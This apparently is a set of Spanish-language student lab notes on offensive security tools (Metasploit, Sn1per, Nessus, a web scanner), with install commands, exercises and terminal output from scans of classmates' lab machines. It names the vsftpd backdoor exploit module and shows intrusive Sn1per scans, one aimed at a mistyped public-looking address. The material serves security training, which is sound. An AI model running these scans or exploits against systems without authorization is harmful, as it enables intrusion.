1) Metasploit Framework

- **Para qué sirve (simple):** plataforma para **explotar vulnerabilidades**, con cientos de exploits y payloads.
- **Open-source:** Sí.
- **Instalar en Kali:** viene instalado; si no:


```
sudo apt update && sudo apt install -y metasploit-framework

msfconsole
```

- **Ejercicios:**

```
msfconsole → search vsftpd → use
exploit/unix/ftp/vsftpd_234_backdoor (contra Metasploitable2)
→ configura RHOSTS y run.
```

1. Usar **auxiliary/scanner/portscan/tcp** para escanear puertos de una VM propia.



---

2) Indusface Web Application Scanning (WAS)

- **Para qué sirve:** escáner **SaaS** de vulnerabilidades web (inyecciones, XSS, etc.).

- **Open-source:** No (comercial / cloud).
- **Instalar en Kali:** No aplica; se usa en la web tras registrarte.
- **Ejercicios:**
    1. Dar de alta un subdominio de laboratorio y lanzar un escaneo.
    2. Revisar el informe y clasificar 3 hallazgos por criticidad.

---

3) Sn1per

- **Para qué sirve: reconocimiento automatizado** (enumera servicios, subdominios, puertos, etc.).
- **Open-source:** Sí (edición community).
- **Instalar en Kali:**

```
sudo apt install -y sniper || { git clone
https://github.com/1N3/Sn1per && cd Sn1per && sudo
./install.sh; }
```

- **Ejercicios:**

```
sniper -t 192.168.56.10 (tu VM) para recon básico.

sniper -f targets.txt con 2–3 IPs internas de lab y comparar
resultados.
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
└─$ sudo apt install -y sniper || { git clone https://github.com/1N3/Sn1per &&
1per && sudo ./install.sh; }
[sudo] password for kali:
Error: Unable to locate package sniper
Cloning into 'Sn1per' ...
remote: Enumerating objects: 3356, done.
remote: Counting objects: 100% (702/702), done.
remote: Compressing objects: 100% (153/153), done.
remote: Total 3356 (delta 610), reused 549 (delta 549), pack-reused 2654 (from
Receiving objects: 100% (3356/3356), 43.23 MiB | 2.87 MiB/s, done.
Resolving deltas: 100% (2353/2353), done.

 + -- --=[ https://sn1persecurity.com
 + -- --=[ Sn1per CE by @xer0dayz

[>] This script will install Sn1per under /usr/share/sniper. Are you sure you w
o continue? (Hit Ctrl+C to exit)
```


```
ession  Actions  Edit  View  Help

@xer0dayz

+ -- --=[ https://sn1persecurity.com
+ -- --=[ blackwidow by @xer0dayz

*] Installing BlackWidow ...
```


[*] Scanning 192.168.0.64 [OK]
+ -- --=[https://sn1persecurity.com
+ -- --=[Sn1per v9.2 by @xer0dayz
•x[2025-10-31](07:28)x•
GATHERING DNS INFO
•x[2025-10-31](07:28)x•
•x[2025-10-31](07:28)x•
CHECKING FOR SUBDOMAIN HIJACKING
•x[2025-10-31](07:28)x•
•x[2025-10-31](07:28)x•



•x[2025-10-31](07:28)x•
+ -- --=[Port 21 closed ... skipping.
+ -- --=[Port 22 closed ... skipping.
+ -- --=[Port 23 closed ... skipping.
+ -- --=[Port 25 closed ... skipping.
+ -- --=[Port 53 closed ... skipping.
+ -- --=[Port 67 closed ... skipping.
+ -- --=[Port 68 closed ... skipping.
+ -- --=[Port 69 closed ... skipping.
+ -- --=[Port 79 closed ... skipping.
+ -- --=[Port 110 closed ... skipping.
+ -- --=[Port 111 closed ... skipping.
+ -- --=[Port 123 closed ... skipping.
+ -- --=[Port 135 closed ... skipping.
+ -- --=[Port 137 closed ... skipping.
+ -- --=[Port 139 closed ... skipping.
+ -- --=[Port 161 closed ... skipping.
+ -- --=[Port 162 closed ... skipping.
+ -- --=[Port 264 closed ... skipping.
+ -- --=[Port 389 closed ... skipping.
+ -- --=[Port 445 closed ... skipping.
+ -- --=[Port 500 closed ... skipping.


```
kali@kali: ~/Sn1per
Session   Actions   Edit   View   Help
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
           Raw packets sent: 23 (1.822KB) | Rcvd: 44 (3.068KB)
 + -- --=[Port 3389 closed ... skipping.
 + -- --=[Port 3632 closed ... skipping.
 + -- --=[Port 5432 closed ... skipping.
 + -- --=[Port 5555 closed ... skipping.
 + -- --=[Port 5800 closed ... skipping.
 + -- --=[Port 5900 closed ... skipping.
 + -- --=[Port 5984 closed ... skipping.
 + -- --=[Port 6000 closed ... skipping.
 + -- --=[Port 6667 closed ... skipping.
 + -- --=[Port 7001 closed ... skipping.
 + -- --=[Port 8000 closed ... skipping.
 + -- --=[Port 8001 closed ... skipping.
 + -- --=[Port 9495 closed ... skipping.
 + -- --=[Port 10000 closed ... skipping.
 + -- --=[Port 16992 closed ... skipping.
 + -- --=[Port 27017 closed ... skipping.
 + -- --=[Port 27018 closed ... skipping.
 + -- --=[Port 27019 closed ... skipping.
 + -- --=[Port 28017 closed ... skipping.
 + -- --=[Port 49180 closed ... skipping.
```

```
x[2025-10-31](07:28)x

                    ~ WAFW00F : v2.3.1 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://192.168.0.64
```


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
562 42.853397575 HewlettPacka_03:ac:... Broadcast ARP 60 Who has 192.168.1.104? Tel
563 43.419766358 HewlettPacka_03:ac:... Broadcast ARP 60 Who has 192.168.1.104? Tel
564 43.447022986 Dell_c4:6c:81 Broadcast ARP 60 Who has 192.168.0.203? Tel
565 43.641947989 fe80::200:ff:fe00:0 ff02::2 ICMPv6 70 Router Solicitation from 0
566 43.710438857 HewlettPacka_2a:1a:... Broadcast ARP 60 Who has 192.168.1.162? Tel
567 44.415838042 HewlettPacka_03:ac:... Broadcast ARP 60 Who has 192.168.1.104? Tel
568 44.652361149 192.168.0.137 239.255.255.250 SSDP 143 M-SEARCH * HTTP/1.1
569 45.736495492 HewlettPacka_2a:1a:... Broadcast ARP 60 Who has 192.168.1.162? Tel
570 45.842973423 Dell_c4:6c:81 Broadcast ARP 60 Who has 192.168.0.203? Tel
571 46.460702622 Dell_c4:6c:81 Broadcast ARP 60 Who has 192.168.0.203? Tel
572 46.579144248 fe80::200:ff:fe00:0 ff02::2 ICMPv6 70 Router Solicitation from 0
573 46.703586388 HewlettPacka_2a:1a:... Broadcast ARP 60 Who has 192.168.1.162? Tel
574 46.718376765 192.168.0.108 239.255.255.250 SSDP 367 NOTIFY * HTTP/1.1
575 46.759969216 192.168.0.108 239.255.255.250 SSDP 423 NOTIFY * HTTP/1.1
576 46.785061978 192.168.0.108 239.255.255.250 SSDP 376 NOTIFY * HTTP/1.1
577 46.814833248 192.168.0.108 239.255.255.250 SSDP 433 NOTIFY * HTTP/1.1
578 46.846339037 192.168.0.108 239.255.255.250 SSDP 421 NOTIFY * HTTP/1.1
Frame 195: 60 bytes on wire (480 bits), 60 bytes c
Ethernet II, Src: AskeyCompute_4e:9f:c4 (a4:97:33:
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff a4 97 33 4e 9f c4 08 06 00
0010 08 00 06 04 00 01 a4 97 33 4e 9f c4 c0 a8 00
0020 ff ff ff ff ff ff c0 a8 01 23 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00


kali@kali: ~/Sn1per
Session Actions Edit View Help
[i] Don't miss out on important updates by using the Community version.
[i]
[i] The latest Professional version (10.8) offers unparalleled features, includ
ing:
[i]
[i] Sleek Web UI
[i] Extensive add-ons
[i] Seamless integrations
[i]
[i] Experience priority support, continuous updates, and enhanced capabilities ta
ilored for professionals like you.
[i]
[i] Maximize your investment and achieve exceptional results with Sn1per Professi
onal.
[i]
[i] Learn more about the differences between the versions at: https://sn1persecur
ity.com/wordpress/sn1per-community-vs-professional-whats-the-difference/
[i]
[i] Purchase your Sn1per Professional license now at: https://sn1persecurity.com/
+ -- --=[Done!
(kali㉿kali)-[~/Sn1per]
$

MAQUINA DE CRISTÓBAL

```
┌──(kali㉿kali)-[~]
└─$ sudo sniper -t 198.168.0.121
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/ [OK]
[*] Scanning 198.168.0.121 [OK]
[*] Checking for active internet connection [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/198.168.0.121 [OK]
[*] Scanning 198.168.0.121 [OK]
```



```
┌──(kali㉿kali)-[~]
└─$ sudo sniper -t 198.168.0.121
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/ [OK]
[*] Scanning 198.168.0.121 [OK]
[*] Checking for active internet connection [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/198.168.0.121 [OK]
[*] Scanning 198.168.0.121 [OK]
```



```
+ -- --=[https://sn1persecurity.com
+ -- --=[Sn1per v9.2 by @xer0dayz
```

```
Nmap done: 1 IP address (0 hosts up) scanned in 3.13 seconds

•x[2025-10-31](09:29)x•
 RUNNING INTRUSIVE SCANS

•x[2025-10-31](09:29)x•
 + -- --=[Port 21 closed ... skipping.
 + -- --=[Port 22 closed ... skipping.
 + -- --=[Port 23 closed ... skipping.
 + -- --=[Port 25 closed ... skipping.
 + -- --=[Port 53 closed ... skipping.
 + -- --=[Port 67 closed ... skipping.
 + -- --=[Port 68 closed ... skipping.
 + -- --=[Port 69 closed ... skipping.
 + -- --=[Port 79 closed ... skipping.
 + -- --=[Port 110 closed ... skipping.
 + -- --=[Port 111 closed ... skipping.
 + -- --=[Port 123 closed ... skipping.
 + -- --=[Port 135 closed ... skipping.
 + -- --=[Port 137 closed ... skipping.
 + -- --=[Port 139 closed ... skipping.
 + -- --=[Port 161 closed ... skipping.
 + -- --=[Port 162 closed ... skipping.
```

```
Session  Actions  Edit  View  Help
 SCANNING ALL HTTP PORTS

•x[2025-10-31](09:29)x•

•x[2025-10-31](09:29)x•
 SCANNING ALL HTTPS PORTS

•x[2025-10-31](09:29)x•

•x[2025-10-31](09:29)x•
 RUNNING SC0PE NETWORK VULNERABILITY SCAN


•x[2025-10-31](09:29)x•

•x[2025-10-31](09:29)x•


•x[2025-10-31](09:29)x•
 PERFORMING TCP PORT SCAN

•x[2025-10-31](09:29)x•
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 09:29 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.15 seconds
 + -- --=[ AUTO_BRUTE setting disabled in sniper.conf ... skipping.
```


ATAQUE A MI MAQUINA DESDE LA DE CRISTOBAL



ATAQUE A MAQUINA DE MABEL



ATAQUE DESDE MAQUINA DE MABEL



---

4) Tenable Nessus

- **Para qué sirve: evaluación de vulnerabilidades** (red/sistemas) con informes detallados.
- **Open-source:** No (propietario; “Essentials” es gratis con registro).
- **Instalar en Kali:** descarga el .deb de Tenable y:

```
sudo dpkg -i Nessus-*-debian*.deb

sudo systemctl enable --now nessusd

# Navega a https://localhost:8834 para configurar
```

